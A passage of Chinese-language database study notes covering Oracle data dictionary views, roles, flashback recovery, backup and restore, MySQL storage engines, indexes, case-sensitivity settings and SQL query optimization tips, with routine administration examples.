| ALL\_DB\_LINKS | Database links accessible to the user |
| ALL\_DEF\_AUDIT\_OPTS | Auditing options for newly created objects |
| ALL\_DEPENDENCIES | Dependencies to and from objects accessible to the user |
| ALL\_ERRORS | Current errors on stored objects that user is allowed to create |
| ALL\_INDEXES | Descriptions of indexes on tables accessible to the user |
| ALL\_IND\_COLUMNS | COLUMNs comprising INDEXes on accessible TABLES |
| ALL\_OBJECTS | Objects accessible to the user |
| ALL\_REFRESH | All the refresh groups that the user can touch |
| ALL\_REFRESH\_CHILDREN | All the objects in refresh groups, where the user can touch the group |
| ALL\_SEQUENCES | Description of SEQUENCEs accessible to the user |
| ALL\_SNAPSHOTS | Snapshots the user can look at |
| ALL\_SOURCE | Current source on stored objects that user is allowed to create |
| ALL\_SYNONYMS | All synonyms accessible to the user |
| ALL\_TABLES | Description of tables accessible to the user |
| ALL\_TAB\_COLUMNS | Columns of all tables, views and clusters |
| ALL\_TAB\_COMMENTS | Comments on tables and views accessible to the user |
| ALL\_TAB\_GRANTS\_MADE | User's grants and grants on user's objects |
| ALL\_TAB\_GRANTS\_RECD | Grants on objects for which the user or PUBLIC is the grantee |
| ALL\_TAB\_PRIVS | Grants on objects for which the user is the grantor, grantee, owner, or an enabled role or PUBLIC is the grantee |
| ALL\_TAB\_PRIVS\_MADE | User's grants and grants on user's objects |
| ALL\_TAB\_PRIVS\_RECD | Grants on objects for which the user, PUBLIC or enabled role is the grantee |
| ALL\_TRIGGERS | Triggers accessible to the current user |
| ALL\_TRIGGER\_COLS | Column usage in user's triggers or in triggers on user's tables |
| ALL\_USERS | Information about all users of the database |
| ALL\_VIEWS | Text of views accessible to the user |
| USER\_AUDIT\_CONNECT | Audit trail entries for user logons/logoffs |
| USER\_AUDIT\_OBJECT | Audit trail records for statements concerning objects, specifically: table, cluster, view, index, sequence, [public] database link, [public] synonym, procedure, trigger, rollback segment, tablespace, role, user |
| USER\_AUDIT\_SESSION |  |
| USER\_AUDIT\_STATEMENT | Audit trail records concerning grant, revoke, audit, noaudit and alter system |
| USER\_AUDIT\_TRAIL | Audit trail entries relevant to the user |
| USER\_CATALOG | Tables, Views, Synonyms and Sequences owned by the user |
| USER\_CLUSTERS | Descriptions of user's own clusters |
| USER\_CLU\_COLUMNS | Mapping of table columns to cluster columns |
| USER\_COL\_COMMENTS | Comments on columns of user's tables and views |
| USER\_COL\_GRANTS | Grants on columns for which the user is the owner, grantor or grantee |
| USER\_COL\_GRANTS\_MADE | All grants on columns of objects owned by the user |
| USER\_COL\_GRANTS\_RECD | Grants on columns for which the user is the grantee |
| USER\_COL\_PRIVS | Grants on columns for which the user is the owner, grantor or grantee |
| USER\_COL\_PRIVS\_MADE | All grants on columns of objects owned by the user |
| USER\_COL\_PRIVS\_RECD | Grants on columns for which the user is the grantee |
| USER\_CONSTRAINTS | Constraint definitions on user's own tables |
| USER\_CONS\_COLUMNS | Information about accessible columns in constraint definitions |
| USER\_CROSS\_REFS | Cross references for user's views and synonyms |
| USER\_DB\_LINKS | Database links owned by the user |
| USER\_DEPENDENCIES | Dependencies to and from a users objects |
| USER\_ERRORS | Current errors on stored objects owned by the user |
| USER\_EXTENTS | Extents comprising segments owned by the user |
| USER\_FREE\_SPACE | Free extents in tablespaces accessible to the user |
| USER\_INDEXES | Description of the user's own indexes |
| USER\_IND\_COLUMNS | COLUMNs comprising user's INDEXes or on user's TABLES |
| USER\_JOBS | All jobs owned by this user |
| USER\_OBJECTS | Objects owned by the user |
| USER\_OBJECT\_SIZE | Sizes, in bytes, of various pl/sql objects |
| USER\_OBJ\_AUDIT\_OPTS | Auditing options for user's own tables and views |
| USER\_REFRESH | All the refresh groups |
| USER\_REFRESH\_CHILDREN | All the objects in refresh groups, where the user owns the refresh group |
| USER\_RESOURCE\_LIMITS | Display resource limit of the user |
| USER\_ROLE\_PRIVS | Roles granted to current user |
| USER\_SEGMENTS | Storage allocated for all database segments |
| USER\_SEQUENCES | Description of the user's own SEQUENCEs |
| USER\_SNAPSHOTS | Snapshots the user can look at |
| USER\_SNAPSHOT\_LOGS | All snapshot logs owned by the user |
| USER\_SOURCE | Source of stored objects accessible to the user |
| USER\_SYNONYMS | The user's private synonyms |
| USER\_SYS\_PRIVS | System privileges granted to current user |
| USER\_TABLES | Description of the user's own tables |
| USER\_TABLESPACES | Description of accessible tablespaces |
| USER\_TAB\_AUDIT\_OPTS | Auditing options for user's own tables and views |
| USER\_TAB\_COLUMNS | Columns of user's tables, views and clusters |
| USER\_TAB\_COMMENTS | Comments on the tables and views owned by the user |
| USER\_TAB\_PRIVS | Grants on objects for which the user is the owner, grantor or grantee |
| USER\_TAB\_PRIVS\_MADE | All grants on objects owned by the user |
| USER\_TAB\_PRIVS\_RECD | Grants on objects for which the user is the grantee |
| USER\_TRIGGERS | Triggers owned by the user |
| USER\_TRIGGER\_COLS | Column usage in user's triggers |
| USER\_TS\_QUOTAS | Tablespace quotas for the user |
| USER\_USERS | Information about the current user |
| USER\_VIEWS | Text of views owned by the user |
| AUDIT\_ACTIONS | Description table for audit trail action type codes. Maps action type numbers to action type names |
| COLUMN\_PRIVILEGES | Grants on columns for which the user is the grantor, grantee, owner, or an enabled role or PUBLIC is the grantee |
| **DICTIONARY** | Description of data dictionary tables and views |
| DICT\_COLUMNS | Description of columns in data dictionary tables and views |
| DUAL |  |
| GLOBAL\_NAME | global database name |
| INDEX\_HISTOGRAM | statistics on keys with repeat count |
| INDEX\_STATS | statistics on the b-tree |
| RESOURCE\_COST | Cost for each resource |
| ROLE\_ROLE\_PRIVS | Roles which are granted to roles |
| ROLE\_SYS\_PRIVS | System privileges granted to roles |
| ROLE\_TAB\_PRIVS | Table privileges granted to roles |
| SESSION\_PRIVS | Privileges which the user currently has set |
| SESSION\_ROLES | Roles which the user currently has enabled. |
| TABLE\_PRIVILEGES | Grants on objects for which the user is the grantor, grantee, owner, or an enabled role or PUBLIC is the grantee |
| ACCESSIBLE\_COLUMNS | Synonym for ALL\_TAB\_COLUMNS |
| ALL\_COL\_GRANTS | Synonym for COLUMN\_PRIVILEGES |
| ALL\_JOBS | Synonym for USER\_JOBS |
| ALL\_TAB\_GRANTS | Synonym for TABLE\_PRIVILEGES |
| CAT | Synonym for USER\_CATALOG |
| CLU | Synonym for USER\_CLUSTERS |
| COLS | Synonym for USER\_TAB\_COLUMNS |
| DBA\_AUDIT\_CONNECT | Synonym for USER\_AUDIT\_CONNECT |
| DBA\_AUDIT\_RESOURCE | Synonym for USER\_AUDIT\_RESOURCE |
| DBA\_REFRESH\_CHILDREN | Synonym for USER\_REFRESH\_CHILDREN |
| DICT | Synonym for DICTIONARY |
| IND | Synonym for USER\_INDEXES |
| OBJ | Synonym for USER\_OBJECTS |
| SEQ | Synonym for USER\_SEQUENCES |
| SM$VERSION | Synonym for SM\_$VERSION |
| SYN | Synonym for USER\_SYNONYMS |
| TABS | Synonym for USER\_TABLES |
| V$ACCESS | Synonym for V\_$ACCESS |
| V$ARCHIVE | Synonym for V\_$ARCHIVE |
| V$BACKUP | Synonym for V\_$BACKUP |
| V$BGPROCESS | Synonym for V\_$BGPROCESS |
| V$CIRCUIT | Synonym for V\_$CIRCUIT |
| V$COMPATIBILITY | Synonym for V\_$COMPATIBILITY |
| V$COMPATSEG | Synonym for V\_$COMPATSEG |
| V$CONTROLFILE | Synonym for V\_$CONTROLFILE |
| V$DATABASE | Synonym for V\_$DATABASE |
| V$DATAFILE | Synonym for V\_$DATAFILE |
| V$DBFILE | Synonym for V\_$DBFILE |
| V$DBLINK | Synonym for V\_$DBLINK |
| V$DB\_OBJECT\_CACHE | Synonym for V\_$DB\_OBJECT\_CACHE |
| V$DISPATCHER | Synonym for V\_$DISPATCHER |
| V$ENABLEDPRIVS | Synonym for V\_$ENABLEDPRIVS |
| V$FILESTAT | Synonym for V\_$FILESTAT |
| V$FIXED\_TABLE | Synonym for V\_$FIXED\_TABLE |
| V$LATCH | Synonym for V\_$LATCH |
| V$LATCHHOLDER | Synonym for V\_$LATCHHOLDER |
| V$LATCHNAME | Synonym for V\_$LATCHNAME |
| V$LIBRARYCACHE | Synonym for V\_$LIBRARYCACHE |
| V$LICENSE | Synonym for V\_$LICENSE |
| V$LOADCSTAT | Synonym for V\_$LOADCSTAT |
| V$LOADTSTAT | Synonym for V\_$LOADTSTAT |
| V$LOCK | Synonym for V\_$LOCK |
| V$LOG | Synonym for V\_$LOG |
| V$LOGFILE | Synonym for V\_$LOGFILE |
| V$LOGHIST | Synonym for V\_$LOGHIST |
| V$LOG\_HISTORY | Synonym for V\_$LOG\_HISTORY |
| V$MLS\_PARAMETERS | Synonym for V\_$MLS\_PARAMETERS |
| V$MTS | Synonym for V\_$MTS |
| V$NLS\_PARAMETERS | Synonym for V\_$NLS\_PARAMETERS |
| V$NLS\_VALID\_VALUES | Synonym for V\_$NLS\_VALID\_VALUES |
| V$OPEN\_CURSOR | Synonym for V\_$OPEN\_CURSOR |
| V$OPTION | Synonym for V\_$OPTION |
| V$PARAMETER | Synonym for V\_$PARAMETER |
| V$PQ\_SESSTAT | Synonym for V\_$PQ\_SESSTAT |
| V$PQ\_SLAVE | Synonym for V\_$PQ\_SLAVE |
| V$PQ\_SYSSTAT | Synonym for V\_$PQ\_SYSSTAT |
| V$PROCESS | Synonym for V\_$PROCESS |
| V$QUEUE | Synonym for V\_$QUEUE |
| V$RECOVERY\_LOG | Synonym for V\_$RECOVERY\_LOG |
| V$RECOVER\_FILE | Synonym for V\_$RECOVER\_FILE |
| V$REQDIST | Synonym for V\_$REQDIST |
| V$RESOURCE | Synonym for V\_$RESOURCE |
| V$ROLLNAME | Synonym for V\_$ROLLNAME |
| V$ROLLSTAT | Synonym for V\_$ROLLSTAT |
| V$ROWCACHE | Synonym for V\_$ROWCACHE |
| V$SESSION | Synonym for V\_$SESSION |
| V$SESSION\_CURSOR\_CACHE | Synonym for V\_$SESSION\_CURSOR\_CACHE |
| V$SESSION\_EVENT | Synonym for V\_$SESSION\_EVENT |
| V$SESSION\_WAIT | Synonym for V\_$SESSION\_WAIT |
| V$SESSTAT | Synonym for V\_$SESSTAT |
| V$SESS\_IO | Synonym for V\_$SESS\_IO |
| V$SGA | Synonym for V\_$SGA |
| V$SGASTAT | Synonym for V\_$SGASTAT |
| V$SHARED\_SERVER | Synonym for V\_$SHARED\_SERVER |
| V$SQLAREA | Synonym for V\_$SQLAREA |
| V$STATNAME | Synonym for V\_$STATNAME |
| V$SYSSTAT | Synonym for V\_$SYSSTAT |
| V$SYSTEM\_CURSOR\_CACHE | Synonym for V\_$SYSTEM\_CURSOR\_CACHE |
| V$SYSTEM\_EVENT | Synonym for V\_$SYSTEM\_EVENT |
| V$THREAD | Synonym for V\_$THREAD |
| V$TIMER | Synonym for V\_$TIMER |
| V$TRANSACTION | Synonym for V\_$TRANSACTION |
| V$TYPE\_SIZE | Synonym for V\_$TYPE\_SIZE |
| V$VERSION | Synonym for V\_$VERSION |
| V$WAITSTAT | Synonym for V\_$WAITSTAT |
| V$\_LOCK | Synonym for V\_$\_LOCK |

* 1. **Oracle角色**

Oracle提供了三种标准的角色（role）：CONNECT、RESOURCE和DBA。

1. CONNECT Role(连接角色)

临时用户，特别是那些不需要建表的用户，通常只赋予他们CONNECT role。CONNECT是使用Oracle的简单权限，这种权限只有在对其他用户的表有访问权时，包括select、insert、update和delete等，才会变得有意义。

2. RESOURCE Role(资源角色)

更可靠和正式的数据库用户可以授予RESOURCE role。RESOURCE提供给用户另外的权限以创建他们自己的表、序列、过程、触发器、索引和簇。

3. DBA Role(数据库管理员角色)

DBA role拥有所有的系统权限--包括无限制的空间限额和给其他用户授予各种权限的能力。

除此以上角色外；还可以自行创建角色。用户创建的role可以由表或系统权限或两者的组合构成。为了创建role，用户必须具有CREATE ROLE系统权限。

**创建角色**

创建角色后，可以对角色授予权限；授权的语法和前面授权给用户的语法相同。

|  |
| --- |
| 【语法】  CREATE ROLE <role\_name>;  【示例】  *-- system 用户登录，授予itcast 创建角色的权限*  grant create role to itcast;  *-- 创建角色*  create role role\_itcast;  *-- 授予emp的select 操作权限给role\_itcast角色*  grant select on emp to role\_itcast;  *-- 给scott用户授予role\_itcast的角色*  grant role\_itcast to scott; |

**删除角色**

|  |
| --- |
| 【语法】  DROP ROLE <role\_name>;  【示例】  droprole role\_itcast; |

* 1. **Oracle闪回**

**闪回简介**

在Oracle的操作工程中，会不可避免地出现操作失误或者用户失误，例如不小心删除了一个表等，这些失误和错误可能会造成重要数据的丢失，最终导致Oracle数据库停止。

在传统操作上，当发生数据丢失、数据错误问题时，解决的主要办法是数据的导入导出、备份恢复技术，这些方法都需要在发生错误前，有一个正确的备份才能进行恢复。为了减少这方面的损失，Oracle提供了闪回技术。有了闪回技术，就可以实现数据的快速恢复，而且不需要数据备份。

**闪回特点**：

传统的恢复技术缓慢:它是整个数据库或者一个文件恢复，不只恢复损坏的数据在数据库日志中每个修改都必须被检查；

闪回速度快:通过行和事务把改变编入索引，仅仅改变了的数据会被恢复；

闪回命令容易，没有复杂步骤。

**闪回类型**

主要有三种闪回：闪回表(flashback table)、闪回删除(flashback drop)、闪回数据库（flashback database）；一般情况下对数据库的闪回需要配置闪回数据库，然后自动产生闪回日志；再根据闪回日志恢复数据库。

**闪回查询**

根据闪回日志可以快速查询在某个时间点的数据。

|  |
| --- |
| *--查看10秒之前的emp表*  select \* from emp as of timestamp sysdate - interval'10'second;  select \* from emp as of scn timestamp\_to\_scn(sysdate - interval'10'second);  【说明】  as of timestamp 是固定写法,查询某个时间点对应的数据  as of scn查询某scn对应的数据  sysdate - interval ‘10’second 是时间值的计算  *--通过查询某个时间的数据来更新现有数据*  *--将7499员工的姓名更新为5分钟之前的姓名*  update emp e set ename =  (select ename from emp  as of timestamp systimestamp - interval'5'minute where empno=e.empno)  where empno=7499; |

**闪回表**

闪回表(flashback table)实际上是将表中的数据快速恢复到过去的一个焦点或者系统改变号SCN上；对进行表闪回的表必须row movement为enable。

SCN: System Change Number.

实现表的闪回，需要使用到与撤销表空间相关的undo信息，通过show parameter undo命令可以了解这些信息。

conn sys/orcl as sysdba

show parameters undo; // undo表空间

alter system set undo\_retention=1200 scope=both;

undo\_retention：数据保留时间长度（默认是900秒）

scope参数的值：

momory-当前session中有效

spfile: 修改配置文件，但当前会话中无效

both:当前会话有效，同时修改配置文件

undo表空间：保存了所有的操作记录(2G的空间) 因为有了该表空间才可以进行闪回

|  |
| --- |
| 【语法】  flashback table [schema.]table\_name[,...n] to {[scn] | [timestamp] [[enable | disable] triggers]};  【说明】  scn：表示通过系统改变号进行闪回；scn系统改变号一般和系统时间相对应；查看当前系统时间和所对应系统scn：  select to\_char(sysdate,'yyyy-mm-dd hh24:mi:ss'), timestamp\_to\_scn(sysdate)from dual;  timestamp：表示通过时间戳的形式来进行闪回；  enable|disable triggers：表示触发器恢复之后的状态，默认为disable。  rowid这个伪列是Oracle默认提供给每一个表的，主要用于记录每一行数据存储的磁盘物理地址。当删除一行记录后，后面的记录依次跟进上来，当  需要恢复某一个中间的行时，就需要行具备行移动功能（alter table <表名> enable row movement;）  【示例】  *-- 授权用户闪回表的权限*  grant flashback any table to itcast;  *-- 查看当前时间点或scn号*  select to\_char(sysdate,'yyyy-mm-dd hh24:mi:ss'), timestamp\_to\_scn(sysdate)from dual;  *-- 删除数据*  delete from emp where empno =7449;  commit;  *--允许行移动*  alter table emp enable rowmovement;  *-- 方式一；使用时间点闪回表*  flashback table emp to timestamp to\_timestamp('时间格式字符串','yyyy-mm-dd HH24:mi:ss');  *-- 方式二；使用SCN闪回表*  flashback table emp to SCN号; |

**闪回删除**

闪回删除(flashback drop)。当整个表被删除并在回收站查询到的话；可以对表进行闪回。show recyclebin：可以显示当前用户recyclebin中的表。

系统参数recyclebin控制表删除后是否到回收站，show parameter recyclebin可以查看该参数的状态。

对于系统参数的修改有两种，全局的修改和会话的修改：

（1）alter system set param\_name=param\_value;

（2）alter session set param\_name=param\_value;

show recyclebin; --查看回收站

purge recyclebin; --清空回收站

|  |
| --- |
| 【语法】  flashback table table\_name to before drop [rename to new\_name];  【说明】  rename to new\_name：如果在删除原表之后又重新创建了一个一样名称的表，那么恢复回收站的表时可以对表名进行重命名  【示例】  *-- 删除表*  droptable emp;  *-- 恢复表*  flashback table emp to before drop; |

* 1. **Oracle故障排解**

**ORA-12514错误**

用Navicat Premium 连接 Oracle，提示：

ORA-12514: TNS:listener does not currently know of service requested in connect descriptor

中文版的提示：

ORA-12514： TNS： 监听服务当前无法识别描述中的请求服务

官方给出的关于ORA-12514的错误原因以及解决办法。原因简单来说可能有以下几种：

一、连接描述符给出的服务尚未在监听器中进行动态注册。

二、可能是先启动了监听器，后启动了数据库服务。

三、也有可能是服务未在监听器中进行静态注册。

* 1. **数据备份与恢复**

**mysql备份恢复导入**

|  |
| --- |
| 备份（终端下）：mysqldump --default-character-set=编码 -u 用户名 -p 数据库名 > sql文件完整路径  default-character-set=charset 指定导出数据时采用何种字符集，如果数据表不是采用默认的 latin1 字符集的话，那么导出时必须指定该选项，否则再次导入数据后将产生乱码问题。  模板：mysqldump --default-character-set=utf8 -uroot -p bankingsystem > E:\bankingsystem20180605.sql  恢复（终端下）：mysql -u 用户名 -p密码 -- default-character-set=编码如utf8 数据库名 < sql文件完整路径  导入（mysql下）：source sql文件完整路径 （要先登录） |

**Oracle数据备份**

|  |
| --- |
| *--全表备份*  exp itcast/itcast@orcl file=d:\database\oracle\_data\itcast.dmp full=y;  *--指定表备份*  exp itcast/itcast@orcl file=d:\database\oracle\_data\itcast\_emp\_dept.dmp tables=(emp,dept);  【说明】full：完整导出数据库，一般使用system具有管理员权限的用户在**命令行**下进行操作。 |

**Oracle数据恢复**

|  |
| --- |
| *--全表恢复*  imp itcast/itcast@orcl ignore=y file=d:\database\oracle\_data\itcast.dmp full=y;  *--指定表恢复*  imp itcast/itcast@orcl ignore=y file=d:\database\oracle\_data\itcast\_emp\_dept.dmp tables=(emp,dept);  【说明】ignore：忽略创建错误 |

**Mysql表的类型**

MySQL 数据表主要支持六种类型，分别是：BDB、HEAP、ISAM、MERGE、MYISAM、InnoBDB0。这六种又分为两类，一类是事务安全型（transaction-safe），包括BDB和InnoDB；其余都属于第二类，称为非事务安全型（non-transaction-safe）。

存储引擎说白了就是如何存储数据、如何为存储的数据建立索引和如何更新、查询数据等技术的实现方法。因为在关系[数据库](http://www.2cto.com/database/)中数据的存储是以表的形式存储的，所以存储引擎也可以称为表类型（即存储和操作此表的类型）。

InnoDB（mysql5.5默认）是较新的事务安全型存储引擎，用于事务处理应用程序，支持BDB的几乎所有特性，并具有众多新特性，包括ACID事务支持。

特性：事务处理机制、支持外链、崩溃后能立即恢复、支持外键功能和级联删除、支持并发能力。

在硬盘上的存储方式：InnoBDB frm

最新版本的Mysql已经计划移除对BDB的支持，转而全力发展InnoDB。InnoDB对Mysql有更好的特性支持，而且开发社区活跃。

MyISAM是基于ISAM类型，但它增加了许多有用的扩展，它是在Web、数据仓储和其他应用环境下最常使用的存储引擎之一。注意，通过更改STORAGE\_ENGINE配置变量，能够方便地更改MySQL服务器的默认存储引擎。   
优点：1.比ISAM表更小，所占资源更少；2.可以在不同平台间二进制移植表的类型在创建表时指定。

查看数据库可以支持的存储引擎：show engines;

显示表的当前状态值：show table status like 'student';

修改表的引擎：alter table test engine=MyISAM;

* 1. **MySQL索引**

索引的优点：提高查询速度（SELECT）。

索引的缺点：会降低更新表的速度（INSERT、UPDATE和DELETE）。因为更新表时，MySQL不仅要保存数据，还要保存索引文件。

索引分单列索引和组合索引。单列索引，即一个索引只包含单个列，一个表可以有多个单列索引。组合索引，即一个索包含多个列。

创建索引时，你需要确保该索引是应用在 SQL 查询语句的条件(一般作为 WHERE 子句的条件)。

实际上，索引也是一张表，该表保存了主键与索引字段，并指向实体表的记录。

**普通索引**

这是最基本的索引，它没有任何限制。

**创建索引**

它有以下几种创建方式：

**一般创建**

CREATE INDEX indexName ON mytable(username(length));

如果是CHAR，VARCHAR类型，length可以小于字段实际长度；如果是BLOB和TEXT类型，必须指定 length。

**修改表结构（添加索引）**

ALTER mytable ADD INDEX [indexName] ON (username(length))

**创建表的时候直接指定**

CREATE TABLE mytable(

ID INT NOT NULL,

username VARCHAR(16) NOT NULL,

INDEX [indexName] (username(length))

);

**删除索引**

DROP INDEX [indexName] ON mytable;

**唯一索引**

它与前面的普通索引类似，不同的就是：索引列的值必须唯一，但允许有空值。如果是组合索引，则列值的组合必须唯一。

**创建索引**

它有以下几种创建方式：

**一般创建**

CREATE UNIQUE INDEX indexName ON mytable(username(length))

**修改表结构（添加索引）**

ALTER table mytable ADD UNIQUE [indexName] (username(length))

**创建表的时候直接指定**

CREATE TABLE mytable(

ID INT NOT NULL,

username VARCHAR(16) NOT NULL,

UNIQUE [indexName] (username(length))

);

**使用 ALTER 命令添加和删除索引**

ALTER TABLE table\_name ADD **PRIMARY** **KEY** (column) 主键索引（唯一非NULL）

ALTER TABLE table\_name ADD **UNIQUE** (column)  唯一索引（唯一但可NULL）

ALTER TABLE table\_name ADD **INDEX** index\_name (column)  普通索引

ALTER TABLE table\_name ADD **FULLTEXT** [index\_name**？**] (column)  全文索引

ALTER TABLE table\_name ADD **INDEX** index\_name (column1, column2, column3) 时 多列索引

**使用 ALTER 命令添加和删除主键**

主键只能作用于一个列上，添加主键索引时，你需要确保该主键默认不为空（NOT NULL）。实例如下：

ALTER TABLE testalter\_tbl MODIFY i INT NOT NULL;

ALTER TABLE testalter\_tbl ADD PRIMARY KEY (i);

你也可以使用 ALTER 命令删除主键：

ALTER TABLE testalter\_tbl DROP PRIMARY KEY;

删除指定时只需指定PRIMARY KEY，但在删除索引时，你必须知道索引名。

**显示索引信息**

SHOW INDEX FROM 表名; \G --\G 用来格式化输出信息

* 1. **MySQL大小写敏感参数lower\_case\_table\_names**

[**1 简介**](http://blog.csdn.net/jesseyoung/article/details/40617031)

在MySQL中，数据库对应数据目录中的目录。数据库中的每个表至少对应数据库目录中的一个文件(也可能是多个，取决于存储引擎)。因此，所使用操作系统的大小写敏感性决定了数据库名和表名的大小写敏感性。

在大多数Unix中数据库名和表名对大小写敏感，而在Windows中对大小写不敏感。一个显著的例外情况是Mac OS X，它基于Unix但使用默认文件系统类型(HFS+)，对大小写不敏感。然而，Mac OS X也支持UFS卷，该卷对大小写敏感，就像Unix一样。

变量**lower\_case\_file\_system**说明是否数据目录所在的文件系统对文件名的大小写敏感。ON说明对文件名的大小写不敏感，OFF表示敏感。

|  |  |
| --- | --- |
| 在Linux中，数据库库名表名对大小写**敏感**，与文件系统保持一致： | 在Windows中，数据库库名表名对大小写**不敏感**，与文件系统保持一致： |
| mysql> show variables like 'lower%';  +------------------------+-------+  | Variable\_name | Value |  +------------------------+-------+  | lower\_case\_file\_system | OFF |  | lower\_case\_table\_names | 0 |  +------------------------+-------+  2 rows in set (0.01 sec)  mysql> | mysql> show variables like 'lower%';  +------------------------+-------+  | Variable\_name | Value |  +------------------------+-------+  | lower\_case\_file\_system | ON |  | lower\_case\_table\_names | 1 |  +------------------------+-------+  2 rows in set (0.07 sec)  mysql> |

[**2 大小写区分规则**](http://blog.csdn.net/jesseyoung/article/details/40617031) **Linux下：**

数据库名与表名是严格区分大小写的；

表的别名是严格区分大小写的；

列名与列的别名在所有的情况下均是忽略大小写的；

变量名也是严格区分大小写的；

**Windows下：**

都不区分大小写

**Mac OS下（非UFS卷）：**

都不区分大小写

[**3 参数说明（lower\_case\_table\_names）**](http://blog.csdn.net/jesseyoung/article/details/40617031)

|  |  |  |
| --- | --- | --- |
| 参数值 | 系统默认 | 解释 |
| 0 | Unix默认 | 使用CREATE TABLE或CREATE DATABASE语句指定的大小写字母在硬盘上保存表名和数据库名。名称比较对大小写敏感。在大小写不敏感的操作系统如windows或Mac OS x上我们不能将该参数设为0，如果在大小写不敏感的文件系统上将--lowercase-table-names强制设为0，并且使用不同的大小写访问MyISAM表名，可能会导致索引破坏。 |
| 1 | Windows默认 | 表名在硬盘上以小写保存，名称比较对大小写不敏感。MySQL将所有表名转换为小写在存储和查找表上。该行为也适合数据库名和表的别名。该值为Windows的默认值。 |
| 2 | Mac OS X默认 | 表名和数据库名在硬盘上使用CREATE TABLE或CREATE DATABASE语句指定的大小写字母进行保存，但MySQL将它们转换为小写在查找表上。名称比较对大小写不敏感，即按照大小写来保存，按照小写来比较。注释：只在对大小写不敏感的文件系统上适用! innodb表名用小写保存。 |

[**4 由大小写敏感转换为不敏感方法**](http://blog.csdn.net/jesseyoung/article/details/40617031)

如果原来所建立库及表都是对大小写敏感的，想要转换为对大小写不敏感，主要需要进行如下3步：

1.将数据库数据通过mysqldump导出。

2.在my.cnf中更改lower\_case\_tables\_name = 1，并重启mysql数据库。

3.将导出的数据导入mysql数据库。

[**5 注意事项**](http://blog.csdn.net/jesseyoung/article/details/40617031)

1.为避免大小写引发的问题，一种推荐的命名规则是：在定义数据库、表、列的时候全部采用小写字母加下划线的方式，不使用任何大写字母

2.在任何系统中可以使用lower\_case\_tables\_name=1。使用该选项的不利之处是当使用SHOW TABLES或SHOW DATABASES时，看不出名字原来是用大写还是小写。

3.在Unix中如果以前lower\_case\_tables\_name = 0将lower\_case\_tables\_name设置为1之前，重启mysqld之前，必须先将旧的数据库名和表名转换为小写。

* 1. **SQL优化**

**尽量走索引，避免全表扫描**

|  |  |  |
| --- | --- | --- |
| 要义 | 不推荐 | 推荐 |
| 首先应考虑在 where 及 order by 涉及的列上建立索引。 |  |  |
| **尽量避免where子句中对字段进行 null 值判断** | select id from t where num is null | 可以在num上设置默认值0，确保表中num列没有null值，然后这样查询：  select id from t where num=0 |
| 尽量避免在 where子句中使用!=或<>操作符 |  |  |
| 尽量避免在 where子句中使用or来连接条件 | select id from t where num=10 or num=20 | select id from t where num=10  union all  select id from t where num=20 |
| 慎用in和not in，建议between and | select id from t where num in(1,2,3) | select id from t where num between 1 and 3 |
| 慎用like | select id from t where name like '%abc%' | select id from t where name like 'abc%' |
| 尽量避免在where子句中对字段进行表达式操作  不要在 where 子句中的“=”左边进行函数、算术运算或其他表达式运算，否则系统将可能无法正确使用索引 | select id from t where num/2=100 | select id from t where num=100\*2 |
| 尽量避免在where子句中对字段进行函数操作 | select id from t where substring(name,1,3)='abc' | select id from t where name like 'abc%' |
| 不要写一些没有意义的查询 | 如需要生成一个空表结构  select col1,col2 into #t from t where 1=0  这类代码不会返回任何结果集，但是会消耗系统资源的 | 应改成这样：  create table #t(...) |
| 很多时候用 exists 代替 in 是一个好的选择 | select num from a where num in(select num from b) | select num from a where exists(select 1 from b where num=a.num) |
| 并不是所有索引对查询都有效，SQL是根据表中数据来进行查询优化的，当索引列有大量数据重复时，SQL查询可能不会去利用索引，  如一表中有字段sex，male、female几乎各一半，那么即使在sex上建了索引也对查询效率起不了作用。 |  |  |
| 索引并不是越多越好，提高查询效率的同时也降低了修改的效率。修改时可能重建索引。一个表的索引数最好不要超过6个。 |  |  |
|  |  |  |

**其他**

15.尽量使用数字型字段，若只含数值信息的字段尽量不要设计为字符型，这会降低查询和连接的性能，并会增加存储开销。

这是因为引擎在处理查询和连接时会逐个比较字符串中每一个字符，而对于数字型而言只需要比较一次就够了。

16.尽可能的使用 varchar 代替 char ，因为首先变长字段存储空间小，可以节省存储空间，其次在一个相对较小的字段内搜索效率显然要高些。

17.任何地方都不要使用 select \* from t ，用具体的字段列表代替“\*”，不要返回用不到的任何字段。

**关于临时表和游标**

18.避免频繁创建和删除临时表，以减少系统表资源的消耗。

19.临时表并不是不可使用，适当地使用它们可以使某些例程更有效，例如，当需要重复引用大型表或常用表中的某个数据集时。但是，对于一次性事件，最好使用导出表。

20.在新建临时表时，如果一次性插入数据量很大，那么可以使用 select into 代替 create table，避免造成大量 log ，以提高速度；如果数据量不大，为了缓和系统表的资源，应先create table，然后insert。

21.如果使用到了临时表，在存储过程的最后务必将所有的临时表显式删除，先 truncate table ，然后 drop table ，这样可以避免系统表的较长时间锁定。

22.尽量避免使用游标，因为游标的效率较差，如果游标操作的数据超过1万行，那么就应该考虑改写。

23.使用基于游标的方法或临时表方法之前，应先寻找基于集的解决方案来解决问题，基于集的方法通常更有效。

24.与临时表一样，游标并不是不可使用。对小型数据集使用 FAST\_FORWARD 游标通常要优于其他逐行处理方法，尤其是在必须引用几个表才能获得所需的数据时。

在结果集中包括“合计”的例程通常要比使用游标执行的速度快。如果开发时间允许，基于游标的方法和基于集的方法都可以尝试一下，看哪一种方法的效果更好。

25.尽量避免大事务操作，提高系统并发能力。26.尽量避免向客户端返回大数据量，若数据量过大，应该考虑相应需求是否合理。

1. **把记录少的表放在FROM子句最后。**
2. **把可以过滤掉最大数量记录的条件应写在WHERE子句最后。**WHERE子句内部的执行顺序是自下而上、从右到左。例如：查询员工的编号，姓名，工资，部门名,如果emp.sal>1500能过滤掉半数记录的话：  
   select emp.empno,emp.ename,emp.sal,dept.dname from emp,dept where (emp.deptno = dept.deptno) and (emp.sal > 1500);
3. **SELECT子句中避免使用\*号**

ORACLE在解析的过程中,会将\*依次转换成所有的列名，这个工作是通过查询数据字典完成的，这意味着将耗费更多的时间

1. **避免对大表进行无条件或无索引的的扫描**
2. **用索引提高查询效率，善用索引**

避免在索引列上使用NOT；因为Oracle服务器遇到NOT后，他就会停止目前的工作，转而执行全表扫描。

避免在索引列上使用计算；WHERE子句中，如果索引列是函数的一部分，优化器将不使用索引而使用全表扫描，这样会变得慢

例如，SAL列上有索引，

低效：SELECT EMPNO,ENAME FROM EMP WHERE SAL\*12 > 24000;

高效：SELECT EMPNO,ENAME FROM EMP WHERE SAL > 24000/12;

1. **字符串型，能用=号，不用like**；=号表示精确比较，like表示模糊比较
